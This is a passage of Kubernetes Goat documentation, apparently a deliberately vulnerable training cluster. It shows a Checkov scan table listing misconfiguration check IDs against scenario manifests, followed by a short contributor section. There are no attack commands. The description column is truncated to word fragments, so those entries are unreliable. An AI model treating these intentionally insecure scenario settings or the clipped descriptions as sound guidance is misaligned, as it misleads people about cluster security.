148	CKV_K8S_17	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	Cor sha ID r
149	CKV_K8S_29	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	App to y con
150	CKV_K8S_38	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	Ens Acc onl nec
151	CKV_K8S_21	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	The sho
152	CKV_K8S_23	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	Mir of r
153	CKV_K8S_37	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Mir of c cap
154	CKV_K8S_12	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Mer sho
155	CKV_K8S_20	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Cor run allo
156	CKV_K8S_13	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Mer be s
157	CKV_K8S_10	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	CPU be s
				Use

	check_id	file	resource	
158	CKV_K8S_22	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	files con pos
159	CKV_K8S_28	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Min of c NET
160	CKV_K8S_30	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	App to y con
161	CKV_K8S_14	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Ima fixe bla
162	CKV_K8S_43	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	Ima dig
163	CKV_K8S_11	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default (container 0)	CPU set
164	CKV_K8S_31	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	Ens sec to c run
165	CKV_K8S_27	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	Do doc to c
166	CKV_K8S_40	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	Cor as a hos
167	CKV_K8S_29	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	App to y con
168	CKV_K8S_38	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	Ens Acc only nec
169	CKV_K8S_21	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default	The sho
			Deployment.health-	

	check_id	file	resource	
170	CKV_K8S_23	/scenarios/health-check/deployment.yaml	check-deployment.default	Min of r
171	CKV_K8S_21	/scenarios/health-check/deployment.yaml	Service.health-check-service.default	The sho
172	CKV_K8S_37	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Min of c cap
173	CKV_K8S_8	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Live be
174	CKV_K8S_12	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Mer sho
175	CKV_K8S_20	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Cor run allo
176	CKV_K8S_10	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	CPU be s
177	CKV_K8S_16	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Cor be
178	CKV_K8S_22	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Use files con pos
179	CKV_K8S_9	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Rea Sho
			Deployment.health-	

	check_id	file	resource	
180	CKV_K8S_28	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Min of c NET
181	CKV_K8S_14	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Ima fixe blar
182	CKV_K8S_43	/scenarios/health-check/deployment.yaml	Deployment.health-check-deployment.default (container 0)	Ima dige
183	CKV_K8S_31	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	Ens sec to c run
184	CKV_K8S_40	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	Cor as a hos
185	CKV_K8S_29	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	App to y con
186	CKV_K8S_38	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	Ens Acc only nec
187	CKV_K8S_21	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	The sho
188	CKV_K8S_23	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default	Min of r
189	CKV_K8S_21	/scenarios/internal-proxy/deployment.yaml	Service.internal-proxy-api-service.default	The sho
190	CKV_K8S_21	/scenarios/internal-proxy/deployment.yaml	Service.internal-proxy-info-app-service.default	The sho
			Deployment.internal-	

	check_id	file	resource	
191	CKV_K8S_37	/scenarios/internal-proxy/deployment.yaml	proxy-deployment.default (container 0)	Mir of c cap
192	CKV_K8S_8	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Live be (
193	CKV_K8S_20	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Cor run allo
194	CKV_K8S_22	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Use file con pos
195	CKV_K8S_9	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Rea Sho
196	CKV_K8S_28	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Mir of c NET
197	CKV_K8S_30	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	App to y con
198	CKV_K8S_14	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Ima fixe bla
199	CKV_K8S_43	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 0)	Ima dig
200	CKV_K8S_37	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Mir of c cap
			Deployment.internal-	

	check_id	file	resource	
201	CKV_K8S_8	/scenarios/internal-proxy/deployment.yaml	proxy-deployment.default (container 1)	Live be
202	CKV_K8S_20	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Cor run allo
203	CKV_K8S_22	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Use file con pos
204	CKV_K8S_9	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Rea Sho
205	CKV_K8S_28	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Mir of c NET
206	CKV_K8S_30	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	App to y con
207	CKV_K8S_14	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Ima fixe bla
208	CKV_K8S_43	/scenarios/internal-proxy/deployment.yaml	Deployment.internal-proxy-deployment.default (container 1)	Ima dig
209	CKV_K8S_21	/scenarios/system-monitor/deployment.yaml	Secret.goatvault.default	The sho
210	CKV_K8S_31	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Ens sec to c run
			Deployment.system-	Cor

	check_id	file	resource	
211	CKV_K8S_40	/scenarios/system-monitor/deployment.yaml	monitor-deployment.default	as a hos
212	CKV_K8S_19	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Cor sha nar
213	CKV_K8S_17	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Cor sha ID r
214	CKV_K8S_18	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Cor sha nar
215	CKV_K8S_29	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	App to y con
216	CKV_K8S_38	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Ens Acc onl nec
217	CKV_K8S_21	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	The sho
218	CKV_K8S_23	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default	Mir of r
219	CKV_K8S_21	/scenarios/system-monitor/deployment.yaml	Service.system-monitor-service.default	The sho
220	CKV_K8S_37	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Mir of c cap
221	CKV_K8S_8	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Live be
222	CKV_K8S_12	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Mer sho
			Deployment.system-	

	check_id	file	resource	
223	CKV_K8S_20	/scenarios/system-monitor/deployment.yaml	monitor-deployment.default (container 0)	Cor run allo
224	CKV_K8S_10	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	CPU be s
225	CKV_K8S_16	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Cor be p
226	CKV_K8S_22	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Use files con pos
227	CKV_K8S_9	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Rea Sho
228	CKV_K8S_35	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Pre files env
229	CKV_K8S_28	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Min of c NET
230	CKV_K8S_14	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Ima fixe bla
231	CKV_K8S_43	/scenarios/system-monitor/deployment.yaml	Deployment.system-monitor-deployment.default (container 0)	Ima dige

Getting Involved

First of all, thank you so much for showing interest in Kubernetes Goat, we really appreciate it.

Here are some of the ways you can contribute to the Kubernetes Goat

Here are some of the ways you can contribute to the Kubernetes-Goat

- By providing your valuable feedback. Your honest feedback is always appreciated, no matter if it is positive or negative :)
- By contributing to the development of platform and scenarios
- Improving the documentation/notes
- By spreading the word and sharing with community, friends, and colleagues

Follow in Social Media

- Github
- Twitter